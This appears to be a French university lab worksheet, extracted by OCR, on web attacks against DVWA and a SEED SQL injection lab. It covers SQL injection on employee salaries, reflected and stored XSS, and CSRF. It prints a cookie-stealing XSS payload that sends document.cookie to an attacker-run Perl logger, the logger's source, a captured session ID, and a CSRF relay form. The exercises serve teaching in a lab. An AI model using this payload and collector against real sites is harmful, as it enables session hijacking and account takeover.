


1 *Admin connection*

✓ **Connectez-vous en tant que admin.**

Ne me demandez pas le mot de passe, je ne le connais pas.


On fait comme ça :



✓ **Listez les utilisateurs inscrits sur le site ?**

2 *Le salaire d'Alice*


✓ **Quel est le salaire de Alice ?**



3 *Une petite augmentation*

✓ **Augmentez considérablement le salaire d'Alice**

Fastoche :




4 *Boby n'est pas mon ami*

Alice n'aime pas son collègue Boby.

✓ **A partir du profil d'Alice, modifiez le salaire de Boby pour le fixer à 1**

Même pas mal :

✓ **Vérifiez que cela a marché :**


SQLi Lab - Mozilla Firefox
Fichier Édition Affichage Historique Marque-pages Outils Aide
SQLi Lab
www.seedsql.com/unsafe
60 %
SEEDLABS
Home
Edit Profile
Logout
Boby Profile
Key
Value
Employee ID
20000
Salary
1
Birth
4/20
SSN
10213352
NickName
Email
Address
Phone Number
Tout surligner
Respecter la casse
Mots entiers
Occurrence 1 sur 1

‘

XSS - DVWA

1 Introduction

XSS = Cross site scripting. C'est de l'injection de code scripté (ici javascript)

Nous Reviendrons sur le site DVWA pour voir comment il est possible d'en exploiter la faille XSS reflected qui s'y trouve puis illustrerons les XSS permanent. A partir du site sécurité6

2 Plan du TD

Dans un premier temps, vous essaierez de forcer la voie vers le VIP Room puis vous modifierez le code pour le rendre plus résistant.

1. – Observations
2. – XSS réfléchi
3. – XSS permanent


3 Observations

Sur DVWA,

✓ **Vérifiez que vous êtes en mode '*low*'**

✓ **Cliquez le bouton XSS Reflected**

4 XSS réfléchi



✓ **Injectez du code** (html ou javascript) **simple à partir du champ disponible sur cette page de DVWA pour avoir la confirmation que l'application est vulnérable**

✓ **A votre avis que fait le script cgi écrit en Perl « log.pl » suivant :**

```
#!/usr/bin/perl

#Get Current Date
chomp($DATE     = `date`);

#Log Directory
$dir  = "/var/www/html/logs";

#Log File
$file= "$dir/log.txt";

#Print HTML if tested from a browser
print "Content-type: text/html\n\n";

#Open Log File in appended mode
open(LOG,">>$file");

#Collect HTML Post Data
&getDATA;

#Close Log File
close(LOG);

sub getDATA
{
        # Put the posted data into variables
        if($ENV{'QUERY_STRING'} ne "")
        {
                $buffer = $ENV{'QUERY_STRING'};
        }
        elsif($ENV{'CONTENT_LENGTH'} ne "")
        {
                #Read the input stream using the below line
                read(STDIN, $buffer, $ENV{'CONTENT_LENGTH'});
        }
        elsif($#ARGV > -1)
        {
                chomp($buffer = $ARGV[0]);
        }

      #print "buffer: $buffer<BR>\n";


      #Place buffer into the array @pairs, delimited by the ";%20"
      #A ";" plus "%20" equals a ";" and a space
         @pairs = split(/;%20/, $buffer);

      print "---------------------------------<BR>\n";
      print LOG "---------------------------------\n";

      $HTTP_REFERER = $ENV{'HTTP_REFERER'};
      print "HTTP_REFERER: $HTTP_REFERER<BR>\n";
      print LOG "HTTP_REFERER: $HTTP_REFERER\n";

      #Enumerate through the @pairs array
         foreach $pair (@pairs)
```

```
        {
           #splits each name/value pair on the equal sign delimiter
                ($name, $value) = split(/=/, $pair);

           #translates every "+" sign back to a space
                $value =~ tr/+/ /;

           #substitute every %HH hex pair back to its equivalent ASCII
character, using the pack() function
                $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C",
hex($1))/eg;

           #store the values into a hash called %FORM
                $FORM{$name} = $value;

                print "DATE: $DATE; NAME: $name;VALUE: $value<BR>\n";
                print LOG "DATE: $DATE; NAME: $name; VALUE: $value\n";
        }

      print "---------------------------------<BR>\n";
      print LOG "---------------------------------\n";

}
```

✓ **Cela peut vous aider de savoir que ce code perl va être appelé grâce à la ligne suivante :**
<script>document.location='http://IPaddress/cgi-bin/log.pl?'+document.cookie</script>

Sur votre machine hôte, à partir d'un terminal X Faire :

cd /var/www/html/

✓ **vérifiez que vous avez bien un répertoire logs**
✓ **Qui doit être propriétaire de ce répertoire ? Quels en sont les droits ?**

Puis faire

cd /usr//lib/cgi-bin


✓ **Vérifiez que le script perl log.pl s'y trouve et ses droits.**


✓ **Avant de Saisir toujours dans le même champ de DVWA la ligne suivante**
<script>document.location='http://*IPaddress*/cgi-bin/log.pl?'+document.cookie</script>,
quelle adresse IP devez-vous saisir à la place de *IPaddress* **dans l'URL d'attaque ?**

✓ **Lancez l'attaque.**

<script>document.location='http://*IPaddress*/cgi-bin/log.pl?'+document.cookie</script>

Ne pas oublier de renseigner la variable *IPaddress*





✓ **Editer le fichier /var/www/html/logs/log.txt qui vient d'être créé. Qu'y voyez-vous ?**

```
---------------------------------
HTTP_REFERER: http://10.3.100.2/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Edoc
ument.location%3D%27http%3A%2F%2F10.3.100.1%2Fcgi-bin%2Flog.pl%3F%27%2Bdocument.
cookie%3C%2Fscript%3E
DATE: Thu Apr 25 16:04:31 CEST 2019; NAME: security; VALUE: low
DATE: Thu Apr 25 16:04:31 CEST 2019; NAME: PHPSESSID; VALUE: a206e66c7cbf3e06da6
0e49d32c19658
---------------------------------
~
~
~
```

✓ **Pour quelle type d'attaque peuvent servir ces informations ?**

✓ **Passer en mode medium et observer le code source php**

✓ **Quelle est la contre mesure utilisée?**

✓ **Comment la contourner ?**

✓ **Quelle est la contre-mesure en mode High ?**

5 XSS permanent

Dans le site securite6, observez la page « choix commentaire », cette page est vulnérable à une attaque XSS.

✓ **exploitez la faille.**

CSRF

1 Introduction

Pour appel le principe du Cross Site Request Forgery est de permettre à un attaquant de profiter de la session ouverte par une victime sur une site légitime pour lui faire exécuter une action à son insu par l'intermédiaire d'un site relais.

Revenons sur le site DVWA pour voir comment il est possible d'en exploiter la faille CSRF qui s'y trouve.

2 Plan du TD


Dans un premier temps, vous essaierez de forcer la voie vers le VIP Room puis vous modifierez le code pour le rendre plus résistant.

4. – Observations
5. – Site relais
6. – Action

3 Observations

Ne tenez pas compte des adresses IP mentionnées dans les captures d'écran. Pour rappel, l'adresse de votre machine hôte est 10.3.120.3 et celle du serveur DVWA est 10.3.120.1.

- ✓ **Vérifiez que vous êtes en mode *'low'***
- ✓ **Cliquez le bouton CSRF**
- ✓ **Visualisez le source php du serveur DVWA à l'aide du bouton *'view source'*** (en bas à droite)



✓ **Que fait ce code php ?**

✓ **Visualisez maintenant le code source interprété localement par votre navigateur WEB** (clic droit et code source de la page)

✓ **Quel extrait de code vous sera utile pour faire votre site relais ?**

4 *Site Relais :*

✓ **Editez le fichier /var/www/html/csurf/index.html**

root@ines22: /var/www/html/csurf

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.
dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  </head>

  <body class="home">
    <h3>Change your admin password:</h3>
    <br>
    <form action="#" method="GET">    New password:<br>
      <input type="password" AUTOCOMPLETE="off" name="password_new"><br>
      Confirm new password: <br>
      <input type="password" AUTOCOMPLETE="off" name="password_conf">
      <br>
      <input type="submit" value="Change" name="Change">
    </form>
  </body>
</html>
```

✓ **Faire les modifications nécessaires pour exploiter la faille CSRF**

AIDE : Vous devez initialiser les valeurs des deux champs password_new et password_conf avec le même mot de passe de votre choix 'admin' par exemple)

Vous devez également modifier la partie action du formulaire (remplacer # par l'action souhaitée) afin d'intervenir sur le site cible dvwa situé sur la vm en 10.3.120.1 .


root@ines22: /var/www/html/csurf

